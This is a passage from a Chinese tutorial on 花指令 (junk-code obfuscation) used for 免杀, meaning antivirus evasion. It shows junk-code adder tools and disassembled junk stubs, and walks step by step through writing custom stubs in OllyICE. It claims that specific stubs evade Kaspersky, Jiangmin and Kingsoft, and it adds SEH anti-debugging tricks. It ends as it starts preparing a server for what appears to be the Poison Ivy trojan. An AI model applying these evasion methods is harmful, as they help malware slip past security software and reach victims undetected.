


图 3

这款加花器算是比较完美的了，里面的大多数花指令全部来自加壳文件中的提取，共有 48 个花指令，而且支持自定义加花，可以向里面不断添加。

加花过程很简单，将文件拖拽到界面上来选择一个花指令，区段名最好更改一下，之后点击“加花”就可以了。加花后要测试加花的程序，有时候可能不会运行，这时可以换个花试试。

这里我随便找了个花，然后拿出来简单分析一下：

```
00411000 >  60               pushad                    这个是将寄存器依次入栈
00411001    E8 11000000      call    00411017          call 调用指令，调用 00411017 处向下执行
00411006    5D               pop     ebp               无用，不执行
00411007    83ED 06          sub     ebp, 6            无用，不执行
0041100A    80BD E0049090 0>cmp    byte ptr [ebp+909004E0], 1    无用，不执行
00411011  - 0F84 F2FFCC0A    je      0B0E1009          无用，不执行
00411017    68 50C54000      push    0040C550          被 call 调用直接跳向程序原入口
0041101C    C3               retn                      和 push 结合跳向 0040c550（入口地址）
0041101D    90               nop
```

这也是一个很简单的花指令，call 和push 之间全是无用指令，随便写，因为call 调用00411017 后就跳向入口了。

以上简单的介绍了两款加花器的使用，并简单分析了两个简单的花指令，网上这种加花工具很多，大家可以自己去找找。

最后再说一下如何使用自定义加花。首先自己要编写一个花指令，我们可以按照前面所说的内容来写一个简单的花指令，之后用自定义加花加在我们的程序上。这里我随便编写一个，代码如下：

```
Push ebp            花指令的开始，程序的新入口地址
Mov ebp,esp             通用的两句，一般放在花指令开头
Sub eax,11223344
Sub eax,11223344            加上 11223344 再减去 11223344
Push eax            使数据寄存器 eax 入栈
Pop eax            使数据寄存器 eax 出栈
Jmp 入口            跳转到程序的原来入口
```

现在打开OllyICE，随便载入一个应用程序，找到一个空白处，也就是全是00 填充的区域，然后按鼠标右键，选择下拉菜单里的“汇编”，如图4 所示，开始一句一句地写入以上花指令，如图5 所示。




图4　写花指令的操作




图5　花指令添加后

花指令添加好后不用写跳转指令，因为是用第二款工具自定义加花，它会自动生成跳转指令，手工加花的时候才需要自己来写跳转，这个在后面的内容中会介绍。

接着将图5 中左边的机器码区域里的16 进制数据提取出来，要挨着写，没有空格，如：558BEC05443322112D44332211505890，然后把这一串数据写在花指令内容里，如图6 所示。




图6

花指令名称可以随便填写，之后点击“保存”，花指令就存储在加花器同目录下的Script.ini 配置文件中了。这时在加花器的下拉菜单会出现我们新添加的花指令，然后选择一个程序，用新出炉的花指令加上吧。加好后用OllyICE 载入，看看是否加花成功，载入后的效果如图7 所示。

可以看到，和我们前面编写的花指令是一样的，只是后面多了两句，这个是程序自动加

在花指令后面的：

```
Push 00401000
Retn
```

```
0046C000   55              push    ebp
0046C001   8BEC            mov     ebp, esp
0046C003   05 44332211     add     eax, 11223344
0046C008   2D 44332211     sub     eax, 11223344
0046C00D   50              push    eax
0046C00E   58              pop     eax
0046C00F   90              nop
0046C010   68 00104000     push    00401000
0046C015   C3              retn
```

图 7

这两句相当于一个跳转，是跳回程序原来的入口。打开后程序可以正常运行，证明这个花指令已经成功执行，这样我们就可以ＤＩＹ 自己的花指令。编写完花指令后，可以将花指令存储在配置文件中，不用每次都手工加了。

总结

即使是入门的东西也是要有基础的，网上教程满天飞，这里就稍稍说一些，希望能够引发一点初学者的兴趣。这些都是最基础的东西了，如果想更深入地了解，一定要多看看汇编指令手册之类的东西了，甚至系统地学习下汇编。

免杀

二、花指令进阶篇
——打造属于自己的全免杀花指令

花指令在免杀中占有重要地位，网上已经公布的花指令几乎全部被杀，以往在免杀中逐条编写的指令，免杀效果已经相当不好，本文就通过两个实例，并运用一些技巧，来打造几个完全属于自己的免杀花指令。

对于花指令的编写，基础是很简单的，甚至主干部分就几条指令。我们可以在构造过程中，在不执行的地方随意添加垃圾代码。举个简单的例子，请看下面一段花指令：

```
00401134    00       db     00
00401135    EB 03    jmp    short 0040113A
00401137    00       db     00
00401138    00       db     00
00401139    00       db     00
0040113A    EB 03    jmp    short 0040113F
0040113C    00       db     00
0040113D    00       db     00
0040113E    00       db     00
0040113F    EB 03    jmp    short 00401144
00401141    00       db     00
```

这段指令是一个三连跳，每两个跳转之间的指令都是不执行的，所以ＪＭＰ 与ＪＭＰ （其中的ＪＭＰ 还可以换成ＣＡＬＬ）之间就可以随意写垃圾指令。这样的跳转不会影响程序的执行，因为在程序的执行流程里不经过这里。我们来看一个类似于这样的花指令，代码如下：

```
00408000 >  60               pushad
00408001    E8 03000000      call    00408009    进入 00408009 处执行
00408006  - E9 EB045D45      jmp     459D84F6    被花掉的部分，隐含指令在里面
0040800B    55               push    ebp
0040800C    C3               retn
0040800D    E8 01000000      call    00408013    进入 00408013 继续执行
00408012    EB 5D            jmp     short 00408071
00408014    BB EDFFFFFF      mov     ebx, -13
00408019    03DD             add     ebx, ebp
0040801B    81EB 00400000    sub     ebx, 4000
00408021    61               popad
00408022    50               push    eax    对应下面的 pop  eax
00408023    64:A1 18000000   mov     eax, dword ptr fs:[18]
00408029    8B40 30          mov     eax, dword ptr [eax+30]
0040802C    0FB640 02        movzx   eax, byte ptr [eax+2]
00408030    85C0             test    eax, eax
00408032  - 75 FE            jnz     short 00408032    跳向本身的内存地址，相当于 nop
00408034    58               pop     eax    和 push  eax 之间的指令全是废指令
00408035  - E9 9A90FFFF      jmp     004010D4
```

以上是在一个花指令添加器中提取出来的花指令，这个花指令可以过掉卡巴斯基。看到这样的花指令，似乎说不明白其中的道理，表面上看似乎堆栈都是不平衡的。其实这个花指令的主干也就几条指令，在机器码不变的情况下，把它的过程梳理清楚就会看明白了。

下面是梳理清楚后的代码，机器码都是没变的：

```
00408000 >  60               pushad
00408001    E8 03000000      call    00408009
//到 00408009 处执行，同时把下一地址 00408006 压入堆栈

00408006  - E9
00408007    EB 04            jmp     short 0040800D
00408009    5D               pop     ebp
//由上面的 call 转向这里执行，把 ebp 弹出栈，ebp=00408006，也就是 call 的下一句地址
0040800A    45               inc     ebp    //ebp+1=00408007
0040800B    55               push    ebp    //将 ebp 存放的地址 00408007 入栈
0040800C    C3               retn    //返回到 push 压入的地址 00408007
0040800D    E8 01000000      call    00408013
//由 00408007 跳向这里之后到 00408013 处去执行

00408012    EB
00408013    5D               pop     ebp    //此处开始到 popad 都是无作用的指令
00408014    BB EDFFFFFF      mov     ebx, -13
00408019    03DD             add     ebx, ebp
0040801B    81EB 00400000    sub     ebx, 4000
00408021    61               popad    //和 pushad 闭合
00408022    50               push    eax    //将 eax 入栈
00408023    64:A1 18000000   mov     eax, dword ptr fs:[18]
00408029    8B40 30          mov     eax, dword ptr [eax+30]
0040802C    0FB640 02        movzx   eax, byte ptr [eax+2]
00408030    85C0             test    eax, eax
00408032  - 75 FE            jnz     short 00408032    //这句相当于 nop，是跳向本身地址的
00408034    58               pop     eax
//将 eax 出栈
```

```
00408035   - E9 9A90FFFF      jmp      004010D4      //跳回原来入口点
```

通过以上的解释应该明白这个花指令了。现在我们来构造一个属于自己的花指令，构造框架如下：

```
X1   call   X3            新入口
X2   xxxxxxxx             xxxxxxxx 是随意写的指令
X3   call   X4
X4   xxxxxxxx             xxxxxxxx 是随意写的指令
X5   JMP   X7
X6   xxxxxxxx             xxxxxxxx 是随意写的指令
X7   JMP   原来入口
```

这个花指令的主体是由两个 call 和两个 jmp 构成，而中间 xxxxxxxx 处的指令可以在 OllyICE 里通过二进制编辑随便写，因为这个地方的指令在程序里不执行。在构造好框架之后，下面就是完整的花指令了：

```
004010F8      8485 00000000 test    byte ptr [ebp], al
004010FE      DFDF          fistp   edi
00401100      1257 41       adc     dl, byte ptr [edi+41]
00401103      51            push    ecx
00401104      54            push    esp
00401105      64:54         push    esp
00401107      60            pushad
00401108      2D 08114000   sub     eax, 00401108
0040110D    ^ EB C5         jmp     short 004010D4
0040110F      14 51         adc     al, 51
00401111      56            push    esi
00401112      60            pushad
00401113      80E8 25       sub     al, 25
00401116      0000          add     byte ptr [eax], al
00401118      00FE          add     dh, bh
(说明：以上三句是OllyICE里面显示被花掉的效果，而00401114是程序的新入口，这里真正要执行的代码是这句：
00401114 >     E8 25000000   call    0040113E，仔细对照机器码)

0040111A      BB DFBEFE44   mov     ebx, 44FEBEDF
0040111F      5D            pop     ebp
00401120      F4            hlt
00401121      54            push    esp
00401122      B5 45         mov     ch, 45
00401124      74 45         je      short 0040116B
00401126      46            inc     esi
00401127      8548 64       test    dword ptr [eax+64], ecx
0040112A      4E            dec     esi
0040112B      48            dec     eax
0040112C      874F 68       xchg    dword ptr [edi+68], ecx
0040112F      4A            dec     edx
00401130      44            inc     esp
00401131      DA87 FE54A5F5 fiadd   dword ptr [edi+F5A554FE]
00401137      4F            dec     edi
00401138      6A 6A         push    6A
0040113A      4A            dec     edx
0040113B      5F            pop     edi
0040113C      D4 00         aam     0
```

```
0040113E    E8 01000000    call    00401144
00401143    50             push    eax
00401144    05 08114000    add     eax, 00401108
00401149    50             push    eax
0040114A    C3             retn
0040114B    DFDF           fistp   edi
0040114D    DF45 6F        fild    word ptr [ebp+6F]
00401150    54             push    esp
00401151    6A D4          push    -2C
00401153    45             inc     ebp
00401154    45             inc     ebp
00401155    FA             cli
00401156    0000           add     byte ptr [eax], al
```

以上这个花指令足以让人头大了，但是仔细分析，就是前面我们构造出来的框架，下面来对照一下。

花指令00401114地址这里的call相当于框架中X1那个地址的call，它call到0040113E这个地址来执行；0040113E地址这里的call相当于框架中X3地址的那个call，这个call指向00401144这个地址；00401144这个地址和向下的两句相当于框架中X5地址的这个跳转；00401108和下面那句构成了相当于框架中X7处的跳转。

分析完对应关系，再来说一下执行的流程。程序从00401114进入后，遇到第一个call，之后来到call后0040113E这个地址来执行。在这里遇到了第二个call，之后来到这个call后的地址（00401144）继续执行。在这里，由于程序开始时寄存器eax的值为0，所以用加法加上一个地址后，eax里面存放的就是00401108这个地址。

之后把这个地址入栈，retn返回到这个地址处执行，也就是跳转到00101108。来到这里先将eax的值恢复，也就是还原eax的值为开始时候的0，之后紧接着下一句jmp跳向程序的原来入口。

所以我们看到，在这些框架指令之间夹杂的指令全是无用指令，仅仅是用来迷惑视线和杀毒软件的。经过测试，这个花指令过掉了卡巴、江民、金山，其他杀软未做测试。

小结一下：对于花指令的编写，重要的是框架和过程的构造，其他部分的不执行代码是随意写上去的，根本不会影响整个程序的执行流程，而框架部分的执行过程是要保持堆栈平衡的。

再来看一个比较变态的花指令：

```
00408000 >-  75 FE    jnz    short 00408000
00408002  -  75 FE    jnz    short 00408002
00408004  -  75 FE    jnz    short 00408004
00408006  -  75 FE    jnz    short 00408006
00408008  -  75 FE    jnz    short 00408008
0040800A  -  75 FE    jnz    short 0040800A
0040800C     7B FE    jpo    short 0040800C
0040800E     7B FE    jpo    short 0040800E
00408010     7B FE    jpo    short 00408010
00408012     7B FE    jpo    short 00408012
00408014     7B FE    jpo    short 00408014
00408016     7B FE    jpo    short 00408016
00408018     7B FE    jpo    short 00408018
0040801A     7B FE    jpo    short 0040801A
```

```
0040801C     7B FE          jpo     short 0040801C
0040801E     7B FE          jpo     short 0040801E
00408020   - 75 FE          jnz     short 00408020
00408022   - 75 FE          jnz     short 00408022
00408024   - 75 FE          jnz     short 00408024
00408026   - 75 FE          jnz     short 00408026
00408028   - 75 FE          jnz     short 00408028
0040802A   - 75 FE          jnz     short 0040802A
0040802C   - 75 FE          jnz     short 0040802C
0040802E   - 75 FE          jnz     short 0040802E
00408030   - 75 FE          jnz     short 00408030
00408032   - 75 FE          jnz     short 00408032
00408034   - 0F85 9A90FFFF  jnz     004010D4
0040803A   - 0F84 9490FFFF  je      004010D4
```

我们看到，全部是跳转到本身地址的跳转指令！你看到这个也许觉得不能够运行，但是确实是可以运行的，并过掉了卡巴斯基。这就是花指令的魅力！

对于这个花指令，当ZF标志位等于0时jnz进行跳转，jpo是PF标志位为0时进行跳转，jnz和jpo可以这样组合起来按照任意顺序写下去，程序会默认执行的，但是不可以和jz、jp写在一起。jnz和jz是相反条件的指令，jpo和jp也是相反条件的指令。这样的指令也可以当nop来用，穿插在花指令中间。

总结

本文算是说了两个原创的花指令，希望可以给初学者一点指引，去打造属于自己的免杀花指令。对于写花指令，首先要构造框架，之后再调整框架上指令的顺序，最后在不执行的地方填写进去垃圾指令就可以了。本文只讲述了花指令的构造过程，具体的实际操作欢迎大家观看本文附带的动画教程，也算是对本文在实际操作上的补充，这样才能对于加花有一个深入的了解。

三、SHE与花指令在免杀中的综合应用

先简单介绍一下SHE：**SHE（Structured Exception Handling）即结构化异常处理，是（Windows）操作系统提供给程序设计者的，强有力的，处理程序错误或异常的武器，也就是程序出错时候的一种处理机制。**

对于免杀中的应用，只需知道以下两点就可以了：

1、SHE异常在壳里面很常见，出现了异常以后，一般交给系统处理，处理过程十分复杂，往往调试器在此时无法继续跟踪，从而可以达到防调试的目的。

2、我们所用到的SHE异常只相当于一个跳转指令。下面以一个简单的SHE指令为例说明一下：

```
push X1    //将地址X1压入堆栈
push dword ptr fs:[0]    //fs[0]压入堆栈，执行完成后，fs[0]指向栈顶
mov dword ptr fs:[0],esp    //构造1个errer结构
mov esi,0    //简单的赋值语句
mov eax,dword ptr ds:[esi]    //产生异常
```

产生异常后相当于跳转到第一行后的地址X1。这段指令完全可以代替花指令中的跳转代

码，和花指令组合还可以加强花指令的强度。

下面通过两个实例演示一下。我们先配置一个PI2.3.2的服务端，如图8所示。

